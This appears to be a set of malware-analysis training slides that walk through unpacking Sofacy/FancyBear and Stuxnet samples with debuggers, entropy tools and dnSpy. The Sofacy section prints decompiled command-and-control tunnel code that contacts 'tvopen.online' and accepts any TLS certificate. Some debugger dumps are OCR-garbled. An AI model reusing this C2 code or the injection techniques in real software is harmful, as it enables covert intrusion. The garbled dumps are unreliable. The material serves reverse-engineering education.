
solutions: 0x09



Unpacking Sofacy / FancyBear

solutions: 0x0a


- C++
- No Packer Detected
- Let's look at entropy



Unpacking Sofacy / FancyBear

solutions: 0x0b

- Not Packed?
- Let's look in x64dbg



Unpacking Sofacy / FancyBear

solutions: 0x0c





Figure: Sofacy / FancyBear - PortexAnalyzer

NOTE: Some areas seem to have higher entropy than others!

Unpacking Sofacy / FancyBear

solutions: 0x0c

- Interesting Export




Name	Address	Ordinal
inst	0000000000401000	1
start	0000000000401CB3	[main entry]

Unpacking Sofacy / FancyBear

solutions: 0x0d

- .NET Assembly
Injection Method

```
push    ecx
push    ebx
push    esi
push    edi
mov     eax, __security_cookie
xor     eax, ebp
push    eax
lea     eax, [ebp+var_C]
mov     large fs:0, eax
mov     [ebp+var_10], esp
mov     [ebp+var_4], 0
call    NetAssemblyInjection
test   al, al
jz     short loc_40103E
```




```
loc_40103E:
mov     al, 1
mov     ecx, [ebp+var_C]
mov     large fs:0, ecx
pop    ecx
pop    edi
```

Unpacking Sofacy / FancyBear

solutions: 0x0e


- Create .NET Instance



Unpacking Sofacy / FancyBear

solutions: 0x0e

- SafeArrayLock
- SafeArrayUnlock
- SafeArrayDestroy
- What is happening between these?



Unpacking Sofacy / FancyBear

solutions: 0x0e


The screenshot shows a debugger interface with several windows:

- Registers:** Shows CPU registers (EAX, EBX, ECX, EDX, EBP, ESP, ESI, EDI) and flags (EFLAGS). A red arrow points from the EIP register to the assembly code.
- Stack Dump:** Shows the stack contents at address 013B173E, which includes assembly instructions and strings like "sample.sub_13B173E" and "Channeling.Program".
- Memory Dump:** Shows memory dump 1, displaying ASCII characters and hex values. A red arrow points from the memory dump area to the stack dump.
- Registers:** Shows CPU registers (EAX, EBX, ECX, EDX, EBP, ESP, ESI, EDI) and flags (EFLAGS). A red arrow points from the EIP register to the assembly code.
- Stack Dump:** Shows the stack contents at address 013B173E, which includes assembly instructions and strings like "sample.sub_13B173E" and "Channeling.Program".
- Memory Dump:** Shows memory dump 1, displaying ASCII characters and hex values. A red arrow points from the memory dump area to the stack dump.

Unpacking Sofacy / FancyBear

solutions: 0x0e

- After Dumping the Data
- Interesting Metadata



Unpacking Sofacy / FancyBear

solutions: 0x0e




Figure: Sofacy Dumped Payload - Appears Unpacked

NOTE: Looks like this is in .NET so let's use DnSpy!

Unpacking Sofacy / FancyBear

solutions: 0x0e

```
private static bool CreateMainConnection()
{
    string requestUriString = "https://" + Tunnel.server_ip;
    try
    {
        HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
        WebRequest.DefaultWebProxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        StringBuilder stringBuilder = new StringBuilder(255);
        int num = 0;
        Tunnel.UrlNdkGetSessionOption(268435457, stringBuilder, stringBuilder.Capacity, ref num, 0);
        string text = stringBuilder.ToString();
        if (text.Length == 0)
        {
            text = "User-Agent: Mozilla/5.0 (Windows NT 6.; WOW64; rv:20.0) Gecko/20100101 Firefox/20.0";
        }
        httpWebRequest.Proxy.Credentials = CredentialCache.DefaultNetworkCredentials;
        httpWebRequest.ContentType = "text/xml; charset=utf-8";
        httpWebRequest.UserAgent = text;
        httpWebRequest.Accept = "text/xml";
        ServicePointManager.ServerCertificateValidationCallback = (RemoteCertificateValidationCallback)Delegate.Combine
        (ServicePointManager.ServerCertificateValidationCallback, new RemoteCertificateValidationCallback((object sender, X509Certificate certificate,
        X509Chain chain, SslPolicyErrors sslPolicyErrors) => true));
        WebResponse response = httpWebRequest.GetResponse();
        Stream responseStream = response.GetResponseStream();
        Type type = responseStream.GetType();
        PropertyInfo property = type.GetProperty("Connection", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
        BindingFlags.GetProperty);
        object value = property.GetValue(responseStream, null);
        Type type2 = value.GetType();
        PropertyInfo property2 = type2.GetProperty("NetworkStream", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
        BindingFlags.GetProperty);
        Tunnel.TunnelNetStream_ = (NetworkStream)property2.GetValue(value, null);
        Type type3 = Tunnel.TunnelNetStream_.GetType();
        PropertyInfo property3 = type3.GetProperty("Socket", BindingFlags.Instance | BindingFlags.Public | BindingFlags.NonPublic |
        BindingFlags.GetProperty);
        Tunnel.TunnelSocket_ = (Socket)property3.GetValue(Tunnel.TunnelNetStream_, null);
    }
    catch (Exception)
    {
        return false;
    }
    return true;
}

// Token: 0x04000001 RID: 1
public static string server_ip = "tvopen.online";
```

Figure: Sofacy / FancyBear - CnC Code

Unpacking KPot

solutions: 0x00

Placeholder

Unpacking Stuxnet

solutions: 0x0f





Figure: Stuxnet - PortexAnalyzer

NOTE: Here we can see that it appears packed due to high entropy

Unpacking Stuxnet

solutions: 0x0f


- Here we see .stub
- Points to Packed Data



Unpacking Stuxnet

solutions: 0x0f

- Unpacking Function
- Injection Function



Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Locating the .stub section

Unpacking Stuxnet

solutions: 0x0f

- Step until .stub is found

```
10001199 68 B8320010 push malware.100032B8
1000119E 57 push edi
1000119F FF15 10300010 call dword ptr ds:[<alstrcmpIA>]
100011A5 85C0 test eax,eax
100011A7 74 12 je malware.100011B8
0F8746 06 movzx eax,word ptr ds:[esi+6]
100011A9 43 inc ebx
100011AD 38D8 add edi,28
100011AE 83C7 28 cmp ebx,eax
100011B1 33C0 j1 malware.10001199
100011B3 7C E4 xor eax,eax
100011B5 33C0 pop edi
100011B7 5F pop ebx
100011B8 58 pop esi
100011B9 5E pop edi
100011BA C3 ret
100011BB 884F 08 mov ecx,dword ptr ds:[edi+8]
100011BE 81F9 2C020000 cmp ecx,22C
100011C4 ^ 72 EF jb malware.100011B8
100011C6 8847 0C mov eax,dword ptr ds:[edi+C]
100011C9 0305 1C400010 add eax,dword ptr ds:[1000401C]
100011CD 8138 0D1239AE cmp dword ptr ds:[eax],AE39120D
100011D5 ^ 75 DE jne malware.100011B8
100011D7 885424 10 mov edx,dword ptr ss:[esp+10]
100011DB 83C0 04 add eax,4
100011DE 8902 mov dword ptr ds:[edx],eax
100011E0 884424 14 mov eax,dword ptr ss:[esp+14]
100011E4 83C1 FC add ecx,FFFFFFFC
100011E7 8908 mov dword ptr ds:[eax],ecx
100011E9 33C0 xor eax,eax
100011EC 40 inc eax
100011EE ^ EB C9 jmp malware.100011B8
55 push ebp

Jump is taken
malware.100011B8

.text:100011A7 malware.exe:$11A7 #5A7
```

Unpacking Stuxnet

solutions: 0x0f




Figure: Stuxnet Unpacking - Offset to Stub

Unpacking Stuxnet

solutions: 0x0f

Decryption Routine

malware.10001103

.text:100010C0 malware.exe:\$10C0 #4C0

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct

Address Hex ASCII

1000622C 2B 73 26 54 D0 CE D3 71 E6 80 83 6D D2 1C 98 0C 0467D10400.m...
EC 6D 1B 0A 00 FA 67 37 B9 1B 00 D5 97 D0 55 D7 1...v0d?...0.Dlx
00005E4C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
1000625C BS 00 00 00 00 C3 36 00 00 00 00 00 00 00 00 00 00
1000626C EE 92 7B 84 7A 1A 9D 0F A1 59 AD 56 3A SF 90 1...x...x...V.V.
1000627C 95 A6 80 16 56 88 6A C1 ED 99 05 C0 C4 D2 1...V..J410,DA0
1000628C EB A3 D0 00 2D 7A 00 00 00 00 00 00 00 00 00 00
1000629C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
100062AC 06 C8 79 10 CB 63 15 74 A0 A9 89 7A FB 08 60 .Ey.Ect.v.2.0.
100062BC 31 3C 42 FE BB 26 46 6F 81 36 21 79 BB FD 1<2D>#0.6!V
00062CC 99 A3 EA E1 5F D9 1F FE FA 00 16 38 21 C2 28 .S...U...0...:IAK
00062DC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
100062EC EE B3 81 5F FC 9A 2F 4B 7A FO AF 43 49 C3 82 6A 1...x...u...0...CIAJ
00062FC 94 B9 83 B2 BC 26 3F 6C 87 B9 22 3A B3 E8 ***.A.7...
000630C5 59 D7 23 68 0F 24 4B E9 77 0A C0 90 B8 Vj0.#h6.Skew.A.
000631C 30 B9 82 BP 7E 37 F9 64 5B 05 B4 1C 55 4E IC 0J...-7ud...UN.

003FF744 003FF94C
003F7748 003FFB90
003F774C 0007AFCC
003F7750 10006004
003F7752 003FFB74
003F7754 003FFB784
003F775C T10001232
003F775E 00000014
003F7760 00000000
003F7762 00000000
003F7764 00000000
003F7766 00000000
003F7768 00000000
003F7770 00000002
003F7772 00000003
003F7774 00000007
003F7776 00076002
003F7778 00030069
003F7780 00200065
003F7784 00610050
003F7788 006B0063

EAX 00000001
EBX 00000001
ECX 1000622C malware.1000622C
EBP 003F77B
ESP 003F7744
SI 10006004 malware.10006004
EDI 00079400
EIP 100010C0 malware.100010C0
EFLAGS 000000202
ZF 0 PF 0 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)
GS 0028 FS 0053
ES 0028 DS 002B
CS 0023 SS 002B

x87R0 00000000000000000000000000000000 ST0 Empty
x87R1 00000000000000000000000000000000 ST1 Empty
x87R2 00000000000000000000000000000000 ST2 Empty
x87R3 00000000000000000000000000000000 ST3 Empty
x87R4 00000000000000000000000000000000 ST4 Empty
x87R5 00000000000000000000000000000000 ST5 Empty
x87R6 00000000000000000000000000000000 ST6 Empty
x87R7 00000000000000000000000000000000 ST7 Empty

x87RTagword FFFF

Default (stdcall)
1: [esp] 003FF94C
2: [esp+4] 003FFB90
3: [esp+8] 0007AFCC
4: [esp+C] 10006004 malware.10006004
5: [esp+10] 003FFB74

Figure: Stuxnet Unpacking - Unpacking Routine

Unpacking Stuxnet

solutions: 0x0f

